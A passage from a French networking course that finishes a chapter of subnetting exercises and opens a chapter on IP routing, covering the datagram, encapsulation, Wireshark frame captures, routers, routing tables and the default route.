Cependant, nous avons laissé un trou... Les adresses de 16 à 127 ne sont pas utilisées. C'est normal, et ce n'est pas grave de toute façon. Nous pourrions utiliser ces adresses pour des petits réseaux par la suite si nous le souhaitons.



Quand on place un réseau plus grand que le précédent dans une plage, il est nécessaire de sauter une certaine plage d'adresses et de laisser un « trou » dans cette dernière.

Le principe est simple : vu que nous travaillons avec des réseaux dont la taille est un multiple de 2, un petit réseau pourra toujours démarrer sur un multiple d'un grand réseau.

Par exemple, tout multiple de 16 est un multiple de 8 :

0, 16, 32, 48...

0, 8, 16, 24, 32, 40, 48

On pourra donc toujours placer une petite plage d'adresses derrière une plage précédente plus grande. Et on pourra seulement parfois placer une grande plage derrière une petite, mais dans ce cas il faudra faire attention et bien utiliser la méthode magique.

Il est temps de faire quelques exercices pour vous entraîner.

## Exercices

Ici encore, je vous conseille de ne pas négliger ces exercices. Faites-les **avant** de regarder les solutions.

### Premier exemple

Découpez la plage suivante en trois sous-réseaux : 10.47.192.0/255.255.240.0, avec les populations suivantes :

- 880 techniciens ;
- 400 commerciaux ;
- 60 directeurs.

Attention, il y a une astuce à trouver pour la plage des directeurs !

On commence par calculer les masques pour chaque population :

- Techniciens :  $880 < 2^{10}$ , ce qui nous donne le masque 255.255.252.0.
- Commerciaux :  $400 < 2^9$ , ce qui nous donne le masque 255.255.254.0.
- Directeurs :  $60 < 2^6$ , ce qui nous donne le masque 255.255.255.192.



Il y a un petit piège !

Si nous choisissons pour les directeurs le masque 255.255.255.192, le réseau pourra contenir au mieux 64 adresses, moins les adresses de broadcast et réseau, ce qui donne **62 adresses**. C'est limite pour 60 directeurs, qui possèdent peut-être des imprimantes, plusieurs ordinateurs, etc.

Il est donc judicieux ici de choisir un masque nous permettant d'avoir plus d'adresses. Nous pouvons prendre le masque possédant un bit de moins pour la partie réseau de l'adresse, soit 255.255.255.128, qui nous assurera un réseau de 128 adresses, soit 126 adresses disponibles.

Cela nous donne donc :

- Techniciens :  $880 < 2^{10}$ , ce qui nous donne le masque 255.255.252.0.
- Commerciaux :  $400 < 2^9$ , ce qui nous donne le masque 255.255.254.0.
- Directeurs :  $60 < 2^7$ , ce qui nous donne le masque 255.255.255.128.

Ensuite, on calcule les différentes plages :

- Techniciens : le nombre magique vaut  $256 - 252 = 4$ . La première adresse est 10.47.192.0 (donnée par l'énoncé) et la dernière 10.47.195.255.
- Commerciaux : le nombre magique vaut  $256 - 254 = 2$ . La première adresse est 10.47.196.0 (donnée par la fin de la plage des techniciens) et la dernière 10.47.197.255.
- Directeurs : le nombre magique vaut  $256 - 128 = 128$ . La première adresse est 10.47.198.0 (donnée par la fin de la plage des commerciaux) et la dernière 10.47.198.127.

### **Second exemple... le même que le premier !**

L'énoncé est ici le même, mais on vous demande de commencer par les directeurs, puis les commerciaux et enfin les techniciens.

La bonne nouvelle, c'est que les masques restent les mêmes !

- Techniciens : 255.255.252.0
- Commerciaux : 255.255.254.0
- Directeurs : 255.255.255.128

Calculons les différentes plages :

Directeurs : le nombre magique vaut 128. La première adresse est 10.47.192.0 et la dernière va donc être 10.47.192.127.

Nous serions tentés de continuer à l'adresse suivante pour la plage des commerciaux, mais nous savons que cela comporte des risques.

- Commerciaux : le nombre magique vaut 2. Il faut donc que la première adresse démarre sur un nombre pair sur son troisième octet (l'octet significatif dans le masque).  
On ne peut pas démarrer en 192 puisque quelques adresses ont déjà été prises par les directeurs. Il faut donc démarrer en 194.  
Ce qui nous donne 10.47.194.0 pour la première adresse et 10.47.195.255 pour la dernière adresse.
- Techniciens : le nombre magique vaut 4. 192 est un multiple de 4, mais il est déjà utilisé par les directeurs. En revanche, on peut prendre 196.  
Ce qui nous donne 10.47.196.0 pour la première adresse et 10.47.199.255 pour la dernière adresse.

Récapitulons :

- Directeurs : de 10.47.192.0 à 10.47.192.127.
- Commerciaux : de 10.47.194.0 à 10.47.195.255.
- Techniciens : de 10.47.196.0 à 10.47.199.255.

Et ça fonctionne !



Oui mais on finit plus loin que la première fois, on n'aurait pas gâché plus d'adresses ?

Non, nous en avons gâché exactement le même nombre. Sauf qu'ici on le voit bien, car les adresses gâchées sont dans les « trous » que nous avons laissés entre chaque plage, alors que dans le premier cas il y a des adresses gâchées, mais elles se situent après nos trois plages.

**Le résultat est exactement le même !**

### **À vous de jouer**

Je sais que tout le monde ne considère pas le calcul des masques de sous-réseaux comme un divertissement, mais globalement, vous pouvez vous entraîner en choisissant vous-même vos plages d'adresses et le nombre de personnes dans chaque catégorie.

Vous pouvez aussi augmenter ou diminuer le nombre de catégories.

Il y a à faire et si jamais vous ne vous sentez pas à l'aise ou si vous avez des questions, n'hésitez pas à les poster sur le forum [OpenClassrooms.com](https://openclassrooms.com) dans la rubrique **matériel et logiciels/vos réseaux**.

### **Ce qu'il faut retenir**

- Vous savez maintenant découper une plage d'adresses en différents sous-réseaux.
- Vous savez utiliser la méthode magique pour aller plus vite dans vos découpages.

Il nous faut maintenant attaquer une des parties du cours les plus importantes, le routage.

# 9

## Le routage

Dans ce chapitre, nous allons essayer de comprendre comment les informations transitent d'un réseau à un autre.

Nous verrons notamment :

- comment sont organisées les données au niveau de la couche 3 ;
- quel matériel est nécessaire pour communiquer d'un réseau à un autre ;
- comment les machines dialoguent d'un réseau à un autre.

Après la lecture de ces pages, la **communication entre réseaux** n'aura plus de secrets pour vous.

### Le protocole, IP

Nous savons maintenant dialoguer sur notre réseau local grâce à la couche 2. Nous savons aussi ce qu'est un réseau.

Il ne nous reste plus qu'à comprendre comment **communiquer entre réseaux**.

Pour cela, nous allons d'abord nous attarder sur le protocole de couche 3, **IP**.



Pour rappel, un protocole est un langage. Il permet aux machines qui dialoguent ensemble de se comprendre.

Pour la couche 3 du modèle OSI, c'est **le protocole IP**, ou *Internet Protocol*.

Comme pour la couche 2, nous allons devoir définir de quelles informations nous allons avoir besoin, et dans quel ordre les placer.

Nous pouvons déjà nous attendre à avoir l'adresse IP de l'émetteur ainsi que celle du récepteur. Néanmoins, beaucoup d'autres informations vont intervenir.

Dans un premier temps, nous n'allons voir que celles qui nous intéressent, et nous ajouterons petit à petit les autres éléments de l'en-tête IP.

Nous avons donc :

- l'adresse IP de l'émetteur ;
- l'adresse IP du destinataire.

Jusqu'ici rien d'étonnant, il est normal d'avoir les informations identifiant les participants.



Toutefois, nous avons dit que l'adresse IP devait toujours être accompagnée du masque. Allons-nous aussi avoir le masque dans l'en-tête IP ?

La question à laquelle il va falloir répondre est surtout : est-il nécessaire de connaître le masque d'une machine pour lui envoyer un message ?

Pour y répondre, mettons-nous à la place d'une machine qui veut envoyer un message à une autre machine.

Je suis la machine A qui a pour adresse 192.168.0.1/24 et je souhaite envoyer un message à une machine B d'adresse 192.168.1.1/24.

Ce qui est important pour moi, en tant que machine A, c'est de savoir si la machine B est sur mon réseau. Si elle est sur mon réseau, je lui parlerai grâce à la couche 2. Si elle est sur un autre réseau, il faudra que je fasse appel à la couche 3.



De quoi ai-je besoin pour savoir si la machine B se trouve sur mon réseau ?

Pour savoir si la machine B est sur mon réseau, c'est facile !

J'observe la plage d'adresses de mon réseau, et je vérifie **si l'adresse de la machine B appartient à cette plage**.

Dans notre cas, ma plage d'adresses va de 192.168.0.0 à 192.168.0.255. Elle ne contient donc pas l'adresse de la machine B (192.168.1.1).

J'en déduis donc que la machine B n'est pas sur mon réseau et qu'il va falloir utiliser la couche 3 pour communiquer avec elle.

Nous remarquons au passage que **nous n'avons pas eu besoin du masque de la machine B** pour savoir si elle appartenait à notre réseau.



Il ne sera donc pas utile d'indiquer le masque dans l'en-tête IP. L'adresse IP suffira.

Donc pour l'instant, nous n'avons besoin que de l'adresse IP de l'émetteur et de celle du récepteur. Nous les appellerons **adresse IP source** et **adresse IP de destination**.



Nous allons donc avoir, comme pour la trame de couche 2, un format de message défini par le protocole IP.

Pour le protocole IP, le message s'appelle un **datagramme** ou un **paquet**.

## Le datagramme

Comme pour la couche 2, le datagramme IP va être une suite de 0 et de 1 organisés. Voici la forme qu'il va prendre :

???	Adresse IP SRC (source)	Adresse IP DST (destination)	Données à envoyer
-----	----------------------------	---------------------------------	-------------------

Datagramme IP

Nous voyons ici que le format général est proche de celui de la trame Ethernet, mais que les informations contenues sont différentes et pas dans le même ordre.

Normalement, cet en-tête devrait vous surprendre car **l'adresse IP de destination est à la fin de l'en-tête**. Et pourtant, nous avons vu en couche 2 qu'il était important que **l'adresse MAC de destination soit en début d'en-tête** pour que la machine qui reçoit la trame sache immédiatement si celle-ci lui est destinée. Pourquoi cela serait différent pour l'adresse IP ?



Les créateurs du protocole IP seraient-ils tombés sur l'en-tête... heu... la tête ?

Non, au contraire. Pour le comprendre, nous allons devoir aborder d'autres notions.

## L'encapsulation


Pour commencer, nous allons devoir répondre à une question.



Qu'est-ce qui circule sur le réseau ?

Des trames ? Des datagrammes ? Les deux ? Pour répondre à cette question, nous allons devoir nous replonger dans le modèle OSI.

Pour rappel, les deux figures suivantes présentent le modèle OSI, en 7 couches et l'envoi ou la réception d'une information.



Modèle OSI


L'envoi des données de haut en bas

Comme nous le voyons, un message est envoyé depuis la couche 7 du modèle OSI, et il traverse toutes les couches jusqu'à arriver à la couche 1 pour être envoyé sur le réseau.



Mais que devient notre message d'origine, ainsi que les en-têtes de chaque couche ?

En fait, un en-tête va être ajouté à chaque passage par une couche. On va ainsi accumuler les en-têtes des différentes couches.



Les en-têtes des différentes couches

Au passage par la couche 4, on ajoutera l'en-tête de couche 4, puis celui de couche 3 en passant par la couche 3, et ainsi de suite.

Ce mécanisme s'appelle **l'encapsulation**, car on encapsule un message dans un autre. Nous voyons clairement qu'au final, ce qui va circuler sur le réseau est **une trame de couche 2, qui contient le datagramme de couche 3** (qui lui-même contiendra l'élément de couche 4).

Ainsi, je vous ai plus ou moins menti quand je vous ai donné le format d'une trame Ethernet.

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	Données à envoyer	CRC
-----------------	-----------------	-----------------------	-------------------	-----

Trame Ethernet

Je ne vous ai pas dit que dans les données à envoyer, il y avait en fait l'en-tête de couche 3, l'en-tête de couche 4, puis enfin, les données à envoyer.

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	en-tête de couche 3	en-tête de couche 4	Données à envoyer	CRC
-----------------	-----------------	-----------------------	---------------------	---------------------	-------------------	-----

Trame Ethernet

Ceci dit, j'ai eu raison de vous le présenter ainsi, car la couche 2 est incapable de lire les informations de couche 3 ou de couche 4, de même qu'elle ne comprend pas les données à envoyer. Pour elle, tout cela est une suite de 0 et de 1 qu'elle est incapable de comprendre, elle ne voit ça que comme des données...

Mais vous, vous savez que parmi ces données il y a aussi les en-têtes des couches supérieures.

### Exemple

Nous allons utiliser le logiciel Wireshark (<https://www.wireshark.org/>) pour voir en pratique les trames qui passent sur notre réseau. Si vous le souhaitez, vous pouvez télécharger et installer Wireshark pour voir les jolies trames que votre machine reçoit. Nous verrons plus tard comment optimiser son utilisation (chapitre 12, section « Étude d'une connexion TCP complète »).

Wireshark est un **sniffer**, c'est-à-dire **un programme qui écoute sur le réseau**, intercepte toutes les trames reçues par votre carte réseau, et les affiche à l'écran.

Dans un premier temps, nous pouvons voir la liste des trames reçues lors d'une requête Google avec les mots-clés « Site du Zéro ».

184	13.045874	10.8.98.13	74.125.230.81	TCP	60752 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=42452773
185	13.083358	74.125.230.81	10.8.98.13	TCP	http > 60752 [SYN, ACK] Seq=0 Ack=1 Win=5672 Len=0 MSS=1430 SACK_PER
186	13.083432	10.8.98.13	74.125.230.81	TCP	60752 > http [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=424527730 TSER
187	13.083537	10.8.98.13	74.125.230.81	HTTP	GET /search?q=site+du+zero&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:f
188	13.142648	74.125.230.81	10.8.98.13	TCP	http > 60752 [ACK] Seq=1 Ack=1275 Win=8256 Len=0 TSV=1045969635 TSE
189	13.193793	74.125.230.81	10.8.98.13	HTTP	HTTP/1.1 302 Found (text/html)

Exemple de trames reçues par Wireshark

Ce n'est pas très parlant pour nous mais nous voyons que pour notre requête web, il y a eu plusieurs échanges de trames entre nous et Google.

Nous allons maintenant nous plonger dans le contenu d'une trame en cliquant sur l'une d'entre elles. Wireshark sépare les éléments de chacune des couches du modèle OSI.

```
▶ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits)
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
▶ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
▶ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
▶ Hypertext Transfer Protocol
```

### Choix d'une seule trame

Nous pouvons examiner les éléments vus par la couche 1 (Frame 187...), puis la couche 2 Ethernet, puis la couche 3 IP, *Internet Protocol*, la couche 4 que nous ne connaissons pas encore et les données applicatives qui sont ici du Web HTTP.

Enfin, pour afficher le contenu de chacune des couches, nous cliquons sur le triangle situé en face d'une couche.

Commençons avec la couche 2.

```
▶ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits)
▼ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
  ▶ Destination: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
  ▶ Source: Apple_16:21:84 (00:26:bb:16:21:84)
    Type: IP (0x0800)
▶ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
▶ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
▶ Hypertext Transfer Protocol
```

### Choix de la couche 2 Ethernet

Nous voyons bien les éléments que nous connaissons : l'adresse MAC de destination et l'adresse MAC source. Wireshark reconnaît et nous montre qu'il s'agit d'une carte réseau Apple grâce aux trois premiers octets qui sont représentatifs du constructeur de la carte. Enfin, il nous montre le protocole de couche 3 utilisé qui est ici IP.

Passons ensuite à la couche 3.

```
▶ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits)
▼ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
  ▼ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
    Version: 4
    Header length: 20 bytes
    ▶ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
      Total Length: 1326
      Identification: 0xe29e (58014)
    ▶ Flags: 0x02 (Don't Fragment)
      Fragment offset: 0
      Time to live: 64
      Protocol: TCP (6)
    ▶ Header checksum: 0xb647 [correct]
      Source: 10.8.98.13 (10.8.98.13)
      Destination: 74.125.230.81 (74.125.230.81)
  ▶ Transmission Control Protocol, Src Port: 60752 (60752), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1274
  ▶ Hypertext Transfer Protocol
```

### Choix de la couche 3 IP

Nous ne connaissons pas tous ces éléments, mais nous pouvons voir, en fin d'en-tête, les adresses IP source et de destination.

## Revenons à notre protocole IP

Nous cherchions à savoir pourquoi l'adresse IP de destination n'était pas en début d'en-tête. Nous avons maintenant des éléments pour le comprendre.

Quand un message arrive sur une machine, il remonte les couches du modèle OSI de la couche 1 à la couche 7. Il passe donc par la couche 2 qui lit l'adresse MAC de destination :

- si c'est bien celle de la carte réseau, il lit le reste de la trame, puis transmet les données (le datagramme en fait !) à la couche 3 ;
- si ce n'est pas celle de la carte réseau, il jette la trame à la poubelle.

Donc si le message arrive à la couche 3, cela veut obligatoirement dire que **la machine sait déjà que le message lui est destiné**, puisque l'adresse MAC de destination est la sienne. **Elle n'a donc pas besoin de savoir immédiatement si l'adresse IP de destination est la sienne**, puisqu'elle sait déjà que le datagramme est pour elle.

On peut donc placer l'adresse IP de destination où l'on veut dans l'en-tête IP. Les créateurs du protocole IP ne sont pas fous.




Le choix de mettre l'adresse IP en fin d'en-tête n'est pas anodin et sert surtout à mettre les informations importantes de couche 3 proches des informations importantes de couche 4, que nous verrons plus tard.

Nous connaissons donc maintenant deux éléments de l'en-tête IP et leur placement. Pour découvrir les autres éléments de l'en-tête IP, nous allons dès maintenant aborder l'élément essentiel de la couche 3 : le routage !

## Le routage en détail

Le routage va nous permettre d'envoyer un message en dehors de notre réseau.

Comme nous l'avons vu précédemment, les réseaux sont reliés les uns aux autres, et nous passons souvent par plusieurs réseaux pour en joindre un autre.



Ensemble de réseaux connectés



Mais comment la liaison entre ces réseaux se fait-elle ?

Comme pour la couche 2, nous avons un matériel spécifique pour gérer la connexion entre réseaux : le **routeur**.

## Le routeur



Le routeur est un matériel de couche 3 qui relie plusieurs réseaux.

Il doit donc avoir une interface **dans chacun des réseaux auquel il est connecté**. C'est donc tout simplement une machine qui a plusieurs interfaces (plusieurs cartes réseau), chacune reliée à un réseau. Son rôle va être d'**aiguiller les paquets reçus entre les différents réseaux**.

Un ordinateur ayant deux cartes réseau **pourra** être un routeur.



Quelle est la différence entre un simple ordinateur et un routeur ?

Très peu de choses en fait. La différence principale est qu'un routeur **accepte de relayer des paquets qui ne sont pas pour lui** alors qu'une simple machine les jettera à la poubelle.

**Toute machine connectée à un réseau peut donc jouer le rôle de routeur.** Il suffit d'activer le routage dessus. Nous verrons dans la partie pratique comment le faire.

### Exemple

Nous allons nous mettre à la place d'un routeur.

Imaginons que nous sommes une machine ayant comme adresse MAC l'adresse 00:11:22:33:44:55 et comme adresse IP 192.168.0.1/24.

Nous recevons la trame suivante (dans laquelle nous indiquons aussi l'en-tête de couche 3) sur une de nos interfaces :

00:11:22:33:44:55	01:2B:45:56:78:ED	IP	???	IP SRC: 10.0.0.1	IP DST: 136.42.0.28	Données à envoyer RC	CRC
-------------------	-------------------	----	-----	---------------------	------------------------	-------------------------	-----

Trame Ethernet avec en-tête de couche 3



Quelle est l'adresse IP de la machine qui a envoyé ces informations ?

Cette adresse IP est bien l'adresse IP source 10.0.0.1.



Quelle est l'adresse MAC de la machine qui a envoyé ces informations ? (Attention au piège !)

**Nous ne pouvons pas la connaître !** Eh oui, si vous vous souvenez de la couche 2, une adresse MAC est propre à un réseau local. En dehors de ce réseau, nous ne la voyons pas. Justement ici, la trame arrive sur l'interface de notre machine ayant pour adresse IP 192.168.0.1/24. Son réseau ne contient donc pas l'adresse IP 10.0.0.1.

La machine 10.0.0.1 ne fait pas partie de notre réseau et nous ne connaissons **jamais** son adresse MAC.

L'adresse MAC que nous voyons ici en adresse MAC source est celle du dernier routeur qui nous a envoyé la trame. Nous allons approfondir tout cela par la suite.

Vient maintenant une question importante.



Que se passe-t-il quand notre machine reçoit cette trame ?

Je vous propose que nous y répondions ensemble.

La trame arrive à ma carte réseau qui reçoit les 0 et les 1 et les envoie à mon système d'exploitation. La couche 2 de ce dernier reçoit les 0 et les 1, et les interprète pour me donner l'adresse MAC de destination de la trame.

C'est **mon adresse MAC** 00:11:22:33:44:55 !

Je lis donc la suite de l'en-tête de la trame pour voir qui m'envoie cette trame et à quel protocole de couche 3 la couche 2 doit l'envoyer. Il est inscrit IP, donc j'envoie la trame en enlevant l'en-tête Ethernet, ce qui donne le datagramme IP, à la couche 3 et plus précisément au protocole IP.

La couche 3, donc le protocole IP, lit l'ensemble des informations de l'en-tête IP, puisque nous savons maintenant que ce datagramme nous est destiné.

Et là, catastrophe, l'adresse IP de destination du datagramme n'est pas la nôtre...

Ce n'est pas grave car, comme nous l'avons vu, il est normal pour un routeur de recevoir un message qui ne lui est pas destiné. Il va maintenant devoir aiguiller le datagramme vers sa destination.



Mais comment fait-il cela ?

Il possède en fait une **table** dans laquelle est indiqué le prochain routeur auquel il doit envoyer le datagramme pour que celui-ci arrive à sa destination.

Cette table est très importante et s'appelle la **table de routage** !

### ***La table de routage***

La table de routage va lister les routeurs auxquels je peux envoyer mon datagramme pour joindre une destination donnée.

La destination donnée ne va pas être une machine, mais un réseau. Si on devait indiquer un chemin pour chaque machine sur Internet, les tables de routage seraient énormes !

Le principe est d'avoir d'un côté la liste des réseaux que l'on veut joindre, et de l'autre la liste des routeurs à qui nous devons envoyer le datagramme pour joindre ces réseaux. On appelle aussi ces routeurs des **passerelles**, car ils servent de « passerelle » entre deux réseaux.

Voici un exemple de **table de routage** :

TABLE DE ROUTAGE	
Réseau à joindre	Passerelle
192.168.1.0/24	10.0.0.253
192.168.122.0/24	10.0.0.45
192.168.8.0/24	10.0.0.254



Les tables de routage posséderont donc toujours ces informations mais, selon les systèmes d'exploitation, le format de la table pourra être un peu plus compliqué et comporter des colonnes supplémentaires.

Par exemple, la figure suivante montre la table de routage de ma machine sous Mac.

Routing tables

Internet:						
Destination	Gateway	Flags	Refs	Use	Netif	Expire
default	10.8.97.1	UGSc	103	0	en1	
10/22	10.0.6.7	UGSc	0	306	en0	
10.0.4/23	10.0.6.7	UGSc	0	338	en0	
10.8.96/20	link#5	UCS	10	0	en1	
10.8.97.1	0:0:24:c6:2b:d1	UHLWI	105	4500	en1	1192
10.8.98.13	127.0.0.1	UHS	0	32841	lo0	
10.8.98.22	0:21:6a:f:bd:54	UHLWI	2	524	en1	1192
10.8.98.32	0:1f:3c:8e:b:3c	UHLWI	0	172	en1	1119
10.8.98.74	0:21:0:2e:d5:1d	UHLWI	0	64	en1	1165
10.8.98.135	0:21:6a:65:82:28	UHLWI	0	12	en1	1158
10.8.98.202	7c:c5:37:dd:47:78	UHLWI	0	0	en1	1197
10.8.98.224	0:21:0:2e:47:4	UHLWI	0	32	en1	1144
10.8.99.190	link#5	UHLWI	0	3	en1	
10.8.111.255	link#5	UHLWbI	1	268	en1	
10.37.129/24	link#8	UC	3	0	vn1c1	
10.37.129.2	0:1c:42:0:0:9	UHLWI	0	2	lo0	
10.37.129.255	link#8	UHLWbI	1	246	vn1c1	
10.211.55/24	link#7	UC	3	0	vn1c0	
10.211.55.2	0:1c:42:0:0:8	UHLWI	0	2	lo0	
10.211.55.255	link#7	UHLWbI	1	246	vn1c0	
127	127.0.0.1	UCS	0	0	lo0	
127.0.0.1	127.0.0.1	UH	8	30971989	lo0	
169.254	link#5	UCS	1	0	en1	
169.254.84.169	link#5	UHLRW	0	16	en1	
172.16.170/24	link#9	UC	2	0	vmnet1	
172.16.170.1	0:50:56:c0:0:1	UHLWI	0	7503	lo0	
172.16.170.255	link#9	UHLWbI	1	248	vmnet1	
192.168.165	link#10	UC	3	0	vmnet8	
192.168.165.1	0:50:56:c0:0:8	UHLWI	0	9116	lo0	
192.168.165.255	link#10	UHLWbI	2	282	vmnet8	

Table de routage Mac OS X

On voit bien dans la colonne de gauche les réseaux que je veux joindre, et dans la colonne juste à sa droite les passerelles (*gateway* en anglais) par lesquelles je dois passer pour joindre le réseau correspondant. Les autres colonnes ne nous intéressent pas pour l'instant.

Récapitulons :

- un routeur est une machine possédant **plusieurs interfaces** ;
- chaque interface d'un routeur est connectée à un réseau, **le routeur relie ainsi plusieurs réseaux entre eux** ;
- toute machine ayant plusieurs interfaces peut jouer le rôle de routeur, même un vieil ordinateur ;
- un routeur se différencie d'une simple machine, car il accepte de relayer des paquets qui ne lui sont pas destinés ;
- un routeur aiguille les paquets grâce à sa **table de routage** ;
- la table de routage indique quelle passerelle utiliser pour joindre un réseau.

Il est important de bien **comprendre et retenir ce qui précède**, car le routage est la base du fonctionnement d'Internet !

Si l'on reprend le dernier point, la table de routage indique **quelle passerelle utiliser pour joindre un réseau**.

Cela nous amène à une nouvelle question.



Si je suis connecté à Internet, dois-je avoir une route pour chacun des milliers de réseaux d'Internet ?

Pour répondre à cette question, nous allons voir qu'un mécanisme simple a été mis en place : **la route par défaut**.

### La route par défaut


Nous venons de voir dans ma table de routage sous Mac une information importante. Dans la première ligne, ce n'est pas un réseau qui est indiqué, mais le mot default (« défaut » en français).

Cela indique que **si une adresse que je veux joindre n'appartient à aucun des réseaux indiqués dans ma table, il faudra emprunter la passerelle indiquée dans la route par défaut**. Cela va régler le problème lié à la multitude de réseaux sur Internet. Il me suffira d'indiquer dans ma table une route par défaut qui permettra d'aller vers Internet et donc de joindre tous les réseaux qui y sont présents.

Ceci reste encore très abstrait et sûrement complexe à comprendre, alors prenons un petit exemple pour fixer les idées.

### Exercice

La figure suivante présente un schéma réseau qui contient plusieurs réseaux. Nous allons essayer d'écrire les tables de routage du routeur.



Sur ce schéma, nous voyons deux réseaux (192.168.0.0/24 et 192.168.1.0/24) reliés entre eux grâce au routeur 1 qui possède une interface réseau dans chacun de ces réseaux.

Pour les adressages des machines, je n'ai indiqué que le dernier octet de l'adresse, car les trois premiers identifient le réseau et sont donc déjà connus. Par exemple, pour la machine en haut à gauche d'adresse .1 qui est dans le réseau 192.168.0.0/24, on peut déduire son adresse complète qui est **192.168.0.1**.



On pourrait croire qu'il y a une erreur au niveau du routeur qui a deux fois la même adresse, mais tout est normal, car ces deux adresses sont attribuées à des interfaces qui ne sont pas dans les mêmes réseaux. Ainsi, le routeur a comme adresse **192.168.0.254** sur son interface du haut et **192.168.1.254** sur son interface du bas.

Maintenant, essayons d'écrire la table de routage du routeur 1.

Pour cela, je vais vous donner une méthode qui s'appliquera **toujours et qui fonctionnera pour tous les cas** :

1. Indiquer les **réseaux auxquels ma machine est connectée**.
2. Indiquer **la route par défaut**.
3. Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Appliquons la méthode.

1. Indiquer les réseaux auxquels ma machine est connectée.

Mon routeur 1 est connecté à deux réseaux, 192.168.0.0/24 et 192.168.1.0/24.

TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	?
192.168.1.0/24	?

Pour l'instant, nous ne nous soucions pas d'indiquer les passerelles, cela viendra plus tard.

Passons à la seconde étape.

2. Indiquer la route par défaut.

Le cas est ici un peu particulier, car notre routeur est déjà connecté à tous les réseaux du schéma. Il n'a donc pas besoin d'une route par défaut pour aller vers d'autres réseaux, il les connaît déjà tous !

